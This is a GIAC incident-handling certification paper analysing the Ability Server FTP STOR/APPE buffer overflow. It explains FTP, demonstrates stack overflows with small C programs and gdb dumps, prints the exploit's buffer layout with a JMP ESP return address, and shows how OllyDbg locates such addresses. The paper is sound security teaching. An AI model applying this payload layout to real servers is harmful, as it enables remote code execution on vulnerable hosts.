Global Information Assurance Certification Paper

GCIH Certification – Practical Assignment

Exploiting the Ability Server FTP STOR and APPE vulnerability

Erik Van Nooten
14 February 2005

1. Table of Contents

2. Statement of Purpose

This document describes a case whereby a corporate user becomes victim of a FTP vulnerability attack. He makes use of his corporate laptop to exchange information with his friends. His corporation provided the laptop to allow the user to work from home. The laptop is configured to establish a connection with the corporate network across a VPN tunnel. Anti-virus software is installed by the Corporate System Engineering team and is updated each time the laptop is connected via the internal LAN to the corporate network. The Enduser - as we will call him throughout this document - considers the internal analog modem too slow and has therefore installed an ADSL modem. This allows him to obtain a much better throughput while surfing the Internet. He cannot longer use the corporate network to connect to the Internet, as the System Engineering team does not support ADSL modems.
It was impossible to use the Microsoft Windows built-in FTP capabilities as the System Engineering team deactivated those as a security precaution. He searched the Internet for an alternative and as he is budget restricted, he validated the "Ability Server". This freeware tool offers him the required functionalities as it includes web, file transfer and email capabilities. His train of thought was to evaluate this application and - if it satisfies his needs - to upgrade to more powerful offerings from the same vendor. Convenient to the Enduser is that the application does not require any specific security privileges. He vaguely remembers reading something in the corporate policy that it is not allowed to tamper with the corporate laptop. However, he believes that he is not doing anything illegal as he can run the "Ability Server" using his own security privileges. He is oblivious of the fact that his act is not in-line to the License Agreement policy to which his corporation adheres.

Despite the fact the Enduser has done some due diligence, he was hit by a buffer overflow exploit. The installed application was vulnerable to a **STOR** and **APPE** buffer overflow.
The document discusses

- Which attack could be launched against the user;
- How the attack was possible;
- What security vulnerability was used by the exploit;
- How the attack was identified;
- What containment and remediation actions have been taken;
- How the system was recovered for normal operations;
- Who was involved in handling the incident;
- What lessons could be learned from this incident.

Additionally, measures are been discussed that strengthen the remote connection policy and the laptop configurations for this corporation in general.

3. The exploit

3.1. Name

The exploit, described in this paper, has been published as the "**Ability Server 2.34 FTP STOR Buffer Overflow Advanced, secure and easy to use FTP Server**" by MUTS [at] whitehat.co.il on October 22th, 2004. The Ability Server software is provided as freeware in order to give a "look-and-feel" of other software offered by the parent company. It includes - aside from a File Transfer Protocol (FTP) server – also a Hyper Text Transport Protocol (HTTP) and EMAIL server (POP3 and SMTP). Customers are referred to more advanced products, such as the "Ability FTP Server" and "Ability MAIL Server". These are separate full options products available at the 'codecrafters' web site [1].
The Ability FTP server is vulnerable to the 'store a file' and 'append to a file' FTP commands: **STOR** and **APPE**. As can be observed in the summary table below, the distinction between both vulnerabilities is not always made in the different security vulnerability tracking databases.

Software:	Ability Server
Manufacturer	The Code-crafters
Type:	Freeware
Vulnerable versions:	2.2.5, 2.3.2, 2.3.4
Security Focus Vulnerability:	Code-Crafters Ability Server FTP STOR And APPE Arguments Remote Buffer Overflow Vulnerability
CVE:	CVE-MAP-NOMATCH
US-CERT:	VU#857846
Secunia Advisory ID:	12941
Security Tracker:	1011858 (STOR) 1012464 (APPE)
OSVDB ID:	11030
BUGTRACK ID:	11508
Published:	October 22, 2004

3.2. Operating System


The Ability Server FTP server runs on most Windows environments. The original exploit was written for the Windows 2000 Server SP4 and Windows XP SP2 Operating Systems.

Exploit	Target Operating System
Original Exploit	Windows 2000 Server SP4 Windows XP SP2

Adapted versions tested in the course of this assignment	Windows 2000 Advanced Server SP4 Windows 2000 Professional SP4

3.3. Protocols /Services/Applications

As described above, the Ability Server encapsulates a FTP server, compliant with the well-established FTP protocol. This protocol has a long history and has been modified and improved at numerous occasions in his existence [see appendix III in 3]. The protocol is described in RFC 959 [3] and was build around the client/server model as is typical seen in TCP/IP applications.



A difference must be made between *file transfer* - provided by FTP - and *file access* – provided by other protocols such as NFS or CIFS [4] [7] [8]. The FTP protocol supports the transport of files from one system to another. In normal situations, an account needs to be set-up at the server side in order to get access. An anonymous FTP server is a variation whereby no account information needs to be provided. The client accesses the server via an 'anonymous login' account, whereby password checking is not enabled and it is sufficient to provide an email address as password or no password at all. Two connections need to be established in order to transfer files:

- A control connection is created in a classical client/server manner. At start-up, the FTP server will open the well known FTP TCP port number 21 [5] and waits for a client connection. When the client does an active open on the port to establish the connection, a dialog is started with the server in order to present userid, password and session specific information. The control connection remains active for the entire lifecycle of the FTP session and is used to transfer commands and replies to and from the client and the server. The

control connection uses the Telnet protocol [6] to exchange commands and replies.

- A data connection is established every time there is a data exchange between the client and the server. It is important to note that in stream[1] mode the transfer is considered finalised once the client ends the data connection. In a record structured file, end-of-record (EOR) or end-of-file (EOF) will be indicated by a two-byte control code. File listings are sent over the data connection rather than sent as multiple FTP replies on the control connection.


3.3.1 Connection Management

The data connection is used in three different cases:


1. Sending a file from the client to the server;
2. Sending a file from the server to the client;
3. Sending a listing of files or directories from the server to the client.

As mentioned before, the control connection stays up the entire life cycle of the session, but the data connection is set-up and broken down for each file or directory listing that is sent over the data connection. The initiative for creating the data connection lies entirely with the client. Once authenticated the client will communicate – by means of the PORT command - what the port number is on which the server can open the data connection [3].
Let's assume that the FTP client initially uses port 1152 to communicate with the FTP server. The client will sent a PORT command with the following parameters:

- The IP address of the client: 192.168.62.52
- The Port number on which the client will listen for the incoming data connection: 1153 = (4 x 256) + 129



Once the server receives the port number it will issue an active open request using port 20.



3.3.2 FTP Commands

The commands that are sent over the control connection can be divided in

[1] Streaming mode is the only supported mode on most *nix systems. Other modes described in the standard are Block Mode and Compressed Mode, but these are not implemented in most cases.

three sections: **access control**, **transfer parameter** and **ftp service** commands. Only the most important ones and those that are being used throughout the document are briefly explained below. A more comprehensive explanation can be found in [3].

Command	**Description**
Access Control Commands	
USER *username*	The argument is a Telnet string identifying the user on the FTP server. It is normally the first command that is being transferred once the control connection is established. Most servers allow a new USER command to be entered at any point in the session so that access control can be changed.
PASS *password*	This command sends the password for a previously entered USER command. The argument is a clear text Telnet representation of the password entered at the FTP client.
QUIT	This command will log the user off from the server.
Transfer Parameter Commands	
PORT *h1,h2,h3,h4,p1,p2*	This command specifies on what port number the client will be listening for the incoming data connection. The argument is a comma-delimited concatenation of a 32-bit Internet address and a 16-bit TCP port number. The port number is broken into 8-bit fields and each field value is transmitted as a decimal number.
PASV	This command will cause the server to enter 'passive' mode. In a normal sequence, the server will initiate the data connection. The server will initiate - after the control connection is established - a communication request from its own port 20 to the port specified by the client in the PORT command. This can however cause problems when a firewall is sitting in the communication path. The client might choose to send the PASV command instead, which will result in a response from the server specifying which port it will use for the data connection (see below FTP Replies [i.e. 227]). Most web browsers use this mode by default.
RETR *filename*	This command causes the server to transmit a copy of a file specified in the argument.
STOR *filename*	This command causes the server to accept data via the data connection and store the file specified in the argument.

NLIST *filelist*	This command causes a named list of files to be sent from the server to the FTP client. The argument specifies which directory is to be used. If no argument is given, the current directory is assumed. Note that this command is issued when the 'ls' command is typed at the client.
LIST *filelist*	This command causes a directory listing to be sent from the server to the FTP client. The argument specifies which directory is to be used. If no argument is given, the current directory is used. The command differs from the NLIST command by exchanging access control information. Note that this command is issued when the 'dir' command is typed in the client.

3.3.3 FTP Replies

The replies are 3-digit ASCII numbers, followed by an optional human readable text message. The first digit indicates the type of the message. The last digit gives a finer gradation of each of the function categories specified in the second digit.

Reply	Description
First digit	
1yz	Positive preliminary reply: the requested action is being initiated, but the client can expect another reply before proceeding to a new command.
2yz	Positive completion reply: the requested action has been successfully completed.
3yz	Positive intermediate reply: the command has been accepted, but another command must be sent.
4yz	Transient negative completion reply: the command was not accepted and the requested action did not take place. The error condition is temporary so the command can be reissued later.
5yz	Permanent negative completion reply: the command was not accepted and the requested action did not take place.
Second digit	
x0z	Syntax errors.
x1z	Informational messages.
x2z	Connection related messages.
x3z	Authentication and accounting messages.
x4z	Unspecified.
x5z	File system related messages.

A sample session is given below:

```
K:\Documents and Settings\Ake>ftp 192.168.62.53
Connected to 192.168.62.53.
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34
by Code-Crafters).
User (192.168.62.53:(none)): guest
331 Please send PASS now.
```

```
Password:
230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'guest' logged in.
```

The debug option is enabled to visualise the different commands.

```
ftp> debug
Debugging On .
```

Both the 'ls' and 'dir' commands are given in order to illustrate the different corresponding FTP commands.

```
ftp> ls
---> PORT 192,168,62,52,5,5
200 PORT command successful.
---> NLST
150 Data connetion established, beginning transfer.
.
..
226 Transfer complete.
ftp: 283 bytes received in 0,90Seconds 0,31Kbytes/sec.
ftp> dir
---> PORT 192,168,62,52,5,6
200 PORT command successful.
---> LIST
150 Data connetion established, beginning transfer.
drwxrwxr-x   1 guest AbilityServer          0 Jan 24 10:52 .
drwxrwxr-x   1 guest AbilityServer          0 Jan 24 10:52 ..
226 Transfer complete.
ftp: 1581 bytes received in 1,31Seconds 1,21Kbytes/sec.
```

Storing a file is rejected, as the guest account does not have write privileges.

```
ftp> put gsview32.ini
---> PORT 192,168,62,52,5,7
200 PORT command successful.
---> STOR gsview32.ini
550 File write access disallowed.
```

Reading a file is successful though:

```
ftp> get email.dat
---> PORT 192,168,62,52,5,10
200 PORT command successful.
---> RETR email.dat
150 Data connetion established, beginning transfer.
226 Transfer complete.
ftp: 1240 bytes received in 0,01Seconds 124,00Kbytes/sec.
```

3.3.4 Stack Overflows

A stack overflow typically occurs when a buffer is being overwritten. A buffer is a limited continuously set of memory of the same type (e.g. an array of integers). Weak type languages (e.g. C, Assembler) do not have a built-in support for boundary checking. When a buffer is allocated, it is the programmer responsibility to make sure that he uses the buffer correctly and does not write outside the buffer.
The following example will illustrate this. The 'victim.c' program is straightforward, it copies the argument provided on the command line into an array:

```
#include <stdio.h>

int main(int argc, char *argv[]) {
        char little_array[16];

        if(argc > 1)
                strcpy(little_array, argv[1]);
}
```

The array (i.e. little_array) is only 16 bytes long and if an argument is given that is substantially longer then 16 bytes, a buffer overflow or buffer overrun occurs. In other words, if the program is executed with the following argument “AAAAAAAAAAAAAAA”, the program exits normally. When a larger argument is given, then an error occurs:

```
E:\DATA\ERIK\SANS\ABILIT~1>victim AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Exiting due to signal SIGSEGV
General Protection Fault at eip=00002e01
eax=0079ffc8 ebx=00000167 ecx=0079ffe4 edx=007a09ac esi=00000054
edi=0000d589
ebp=41414141 esp=0079ffe8 program=E:\DATA\ERIK\SANS\ABILIT~1\VICTIM.EXE
cs: sel=049f  base=01670000  limit=007affff
ds: sel=04a7  base=01670000  limit=007affff
es: sel=04a7  base=01670000  limit=007affff
fs: sel=0477  base=000073f0  limit=0000ffff
gs: sel=04b7  base=00000000  limit=0010ffff
ss: sel=04a7  base=01670000  limit=007affff
App stack: [007a0000..00720000]  Exceptn stack: [0000d4e8..0000b5a8]

Call frame traceback EIPs:
  0x00002e01
```

Note that the ‘ebp’ register contains 0x41414141, which is the string ‘AAAA’. The ‘ebp’ register is typically pushed first on the stack and as a consequence the first entry to be overwritten. It serves as a stack frame register in such that it will contain the value from the ‘old’ stack frame. This is particularly useful when a function is called and the stack pointer has to be changed. Instead of using a fixed pointer and let the compiler deal with the different offsets within the program, each calling program of function will save the stack pointer ‘esp’ into the frame pointer ‘ebp’ which is much simpler. The technique is used above and is sometimes referred to as the ‘pre-amble’ [28].

Important to understand is that the stack is used to retain function calls, register values and arguments to be passed to the called function. The following program executes simply a function call and exits.

```
int main (int argc, char *argv[]) {
      func(1,2);
      return 0;
}
void func(int i, int j) {
        int array[5];
}
```

The ‘main’ loop is executed and the ‘func’ function is called. The program is compiled using the GNU C compiler with the following parameters:

```
gcc -ggdb -mpreferred-stack-boundary=2 param.c -o param
```

The 'preferred-stack-boundary' option is used to avoid stack optimalisation. The compiler would otherwise try to improve stack manipulation, leading to less readable objectcode.

```
0x00001700 <main+0>:        push   %ebp                # pre-amble
0x00001701 <main+1>:        mov    %esp,%ebp           # save stack ptr
0x00001703 <main+3>:        push   $0x2                # second arg
0x00001705 <main+5>:        push   $0x1                # first arg
0x00001707 <main+7>:        call   0x1716 <func># call to func
0x0000170c <main+12>:       add    $0x8,%esp           # st. ptr adjust
0x0000170f <main+15>:       mov    $0x0,%eax           # return code
0x00001714 <main+20>:       leave
0x00001715 <main+21>:       ret
0x00001716 <func+0>:        push   %ebp                # pre-amble
0x00001717 <func+1>:        mov    %esp,%ebp           # save stack ptr
0x00001719 <func+3>:        sub    $0x20,%esp          # room for array
0x0000171c <func+6>:        leave
0x0000171d <func+7>:        ret
```

The above assembly shows that the arguments are pushed on the stack in reversed order. The function is called at 0x00001707 via the 'call' instruction. Although the 'array' in the 'func' function is only 5 bytes long, the stack pointer '%esp' is subtracted with 0x20. This is a particularity of the compiler, which will allocate more space on the stack for small requests than was actually requested [25].
When the program is started under the GNU debugger, the stack pointer can easily be located.

```
 (gdb) info reg esp
esp            0x8d55c        0x8d55c
(gdb) x/10x 0x8d55c
0x8d55c:     0x00002ec8      0x00000001      0x0008e028      0x0008d580
0x8d56c:     0x0008dfd8      0x00000000      0x000013e6      0x00000001
0x8d57c:     0x000000a1      0x0008d628
```

The stack only contains the return address to the command shell. A breakpoint is set just before the function call 'func'.

```
 (gdb) break *0x00001707
Breakpoint 2 at 0x1707: file param.c, line 6.
 (gdb) n
Breakpoint 2, 0x00001707 in main (argc=1, argv=0x8e028) at param.c:6
6               func(1,2);
 (gdb) info reg esp
esp            0x8d550        0x8d550
(gdb) x/10x 0x8d550
0x8d550:     0x00000001      0x00000002      0x0008d570      0x00002ec8
0x8d560:     0x00000001      0x0008e028      0x0008d580      0x0008dfd8
0x8d570:     0x00000000      0x000013e6
(gdb)
```

As can be seen above, the two arguments are pushed on the stack just after the address of the old 'ebp' frame stack pointer.
When the breakpoint is set just before the function finishes, it can be seen from the output below that the return address (0x0000170C) of the calling function is pushed on the stack (0x8d54C) and that the stack pointer is reduced by 32 values (0x20).

```
(gdb) break *0x171c
Breakpoint 1 at 0x171c: file param.c, line 11.
(gdb) r
Starting program: e:/DATA/ERIK/SANS/ability server/param

Breakpoint 1, func (i=1, j=2) at param.c:11
11        }
(gdb) info reg esp
esp            0x8d528        0x8d528
(gdb) x/30x 0x8d528
0x8d528:     0x00000000      0x00000000      0x00000011      0x00000071
0x8d538:     0x0028c780      0x00008117      0x00000004      0x00023f70
0x8d548:     0x0008d558      0x0000170c      0x00000001      0x00000002
0x8d558:     0x0008d570      0x00002ec8      0x00000001      0x0008e038
0x8d568:     0x0008d580      0x0008dfe0      0x00000000      0x000013e6
0x8d578:     0x00000001      0x000000a1      0x0008d628      0x0008d660
0x8d588:     0x0008d6a0      0x0008d6d8      0x0008d710      0x0008d738
0x8d598:     0x0008d768      0x0008d788
(gdb)
```

When the return address is overwritten on the stack, the flow of the program will change. The program is changed to add an assignement and printf statement.

```
#include <stdio.h>

void func(int,int);

int main (int argc, char *argv[]) {
  func(1,2);
  return 0;
}
void func(int i, int j) {
  int array[5];

  array[9] = 0x00001707;
  printf ("func called.\n");
}
```

From the stack dump above, we can see that the return address is on the 10th entry of the stack pointer. By adding the line ‘array[9] = 0x00001707;” to the program, we effectively change the return address to point to the address of the ‘function, which will mean that our program will keep on starting the function ‘func’ forever.

```
Starting program: e:/DATA/ERIK/SANS/ability server/param

Breakpoint 1, func (i=1, j=2) at param.c:12
12                array[9] = 0x00001707;
(gdb) info reg esp
esp            0x8f528        0x8f528
(gdb) x/30x 0x8f528
0x8f528:     0x00000008      0x00000010      0x002c7f48      0xffffffff
0x8f538:     0x002c7f60      0x70736525      0x00000020      0x00000050
0x8f548:     0x0008f558      0x0000170c      0x00000001      0x00000002
0x8f558:     0x0008f570      0x00002ee8      0x00000001      0x00090028
0x8f568:     0x0008f580      0x0008ffd8      0x00000000      0x000013e6
0x8f578:     0x00000001      0x000000a1      0x0008f628      0x0008f660
0x8f588:     0x0008f6a0      0x0008f6d8      0x0008f710      0x0008f738
0x8f598:     0x0008f768      0x0008f788
(gdb) s
13                printf ("func called.\n");
```

```
(gdb) x/30x 0x8f528
0x8f528:     0x00000008      0x00000010      0x002c7f48      0xffffffff
0x8f538:     0x002c7f60      0x70736525      0x00000020      0x00000050
0x8f548:     0x0008f558      0x00001707      0x00000001      0x00000002
0x8f558:     0x0008f570      0x00002ee8      0x00000001      0x00090028
0x8f568:     0x0008f580      0x0008ffd8      0x00000000      0x000013e6
0x8f578:     0x00000001      0x000000a1      0x0008f628      0x0008f660
0x8f588:     0x0008f6a0      0x0008f6d8      0x0008f710      0x0008f738
0x8f598:     0x0008f768      0x0008f788
```

By stepping through the program code, it is demonstrated that the func program call is called continuously.

```
 (gdb) s
func called.
14        }
(gdb) s

Breakpoint 1, func (i=1, j=2) at param.c:12
12                array[9] = 0x00001707;
(gdb) s
13                printf ("func called.\n");
(gdb) s
func called.
14        }
```

When the program is run outside the debugger, the following result is obtained.

```
E:\DATA\ERIK\SANS\ABILIT~1>param
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.
func called.^C
```

If this program is extended to receive data from the external world via program arguments or other means, the input string can be crafted so the flow of the program will change as demonstrated above. Although we are here simply changing the flow of the program, exploit code[2] can be used in the message and return addresses can be configured in such a way that the user provided code is executed. Although some complications might occur further down the road (e.g. coping with NULL characters), the above demonstrates the basis of a classical buffer flow.


[2] Refered to as shellcode in security literature.

3.4. Description

The Ability Server is susceptible to a remotely exploitable buffer overrun. In the case analysed here, 966 'A' characters are sent, followed by a return address in the advapi32.dll, followed by 32 'B' characters and the shellcode.

```
buffer = '\x41'*966+struct.pack('<L', 0x7C2FA0F7)+'\x42'*32+sc
```

When a specially crafted file is send with the '**STOR**'e or '**APPE**'nd FTP commands [2], a boundary error occurs. A pre-requisite is that the attacker has a valid account on the FTP server.




As can be seen, a guest user was created with no write access to the FTP server. Read access is sufficient to successfully compromise the system. Arbitrary code can be spawned under the privileges of the account used to run the FTP server when the exploit is successful.

The 32-bit assembler debugger OllyDbg [12] is used to take a closer look at the Ability Server executable. Windows executables are structured as defined in the PE-COFF standard [18]. The standard has been derived from the Common File Object File Format (COFF) used in Unix and Linux systems. The abbreviation PE stands for "Portable Executable" and refers to the non architecture-specific format.

Analysing the PE header at offset 0x12 teaches us that the executable does not contain base relocations and therefore must be loaded at its preferred base address. No debugger information is available – which is normal for a general public release – as COFF line numbers and symbol table entries have been removed from the executable.

The preferred load address of the module is at 0x400000 (offset 0x1C), the base of the code is at 0x401000 (offset 0x28) and the entry point address of the module is at 0x41952A (offset 0x10). The size of the stack initially available is 4K (offset 0x4C).

OllyDbg nicely interprets the PE Header by dumping these addresses in a dump window.



A stack is allocated per thread and each thread will get by default a 4K stack allocated. The stack of our failing thread is located at 0x107A000.
Similar information can be obtained by using the 'dumpbin.exe' utility [27]. This utility works however on the physical executable rather than dynamically loading the module such as OllyDbg.


```
C:\bin>dumpbin /ALL /out:c:\temp\ab.out "Ability Server.exe"
Microsoft (R) COFF Binary File Dumper Version 6.00.8447
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

C:\bin>
```

One of the useful plug-in available for OllyDbg allows the search of overflow addresses [Overflow Return Address ⇒ ASCII Overflow Returns ⇒ Search CALL/JMP ESP - 12]. Using this feature, OllyDbg searches the address space for CALL/JMP <reg> combinations. Here we are looking for JMP ESP combinations and the one used in the exploit is found in the ADVAPI32.DLL code at offset 0x7C2FA0F7. This is a so-called universal address because it stays the same with different releases of Windows and Windows Service Packs. As such, the exploit will work on different releases. Note that the metasploit side [29] collects these universal addresses.
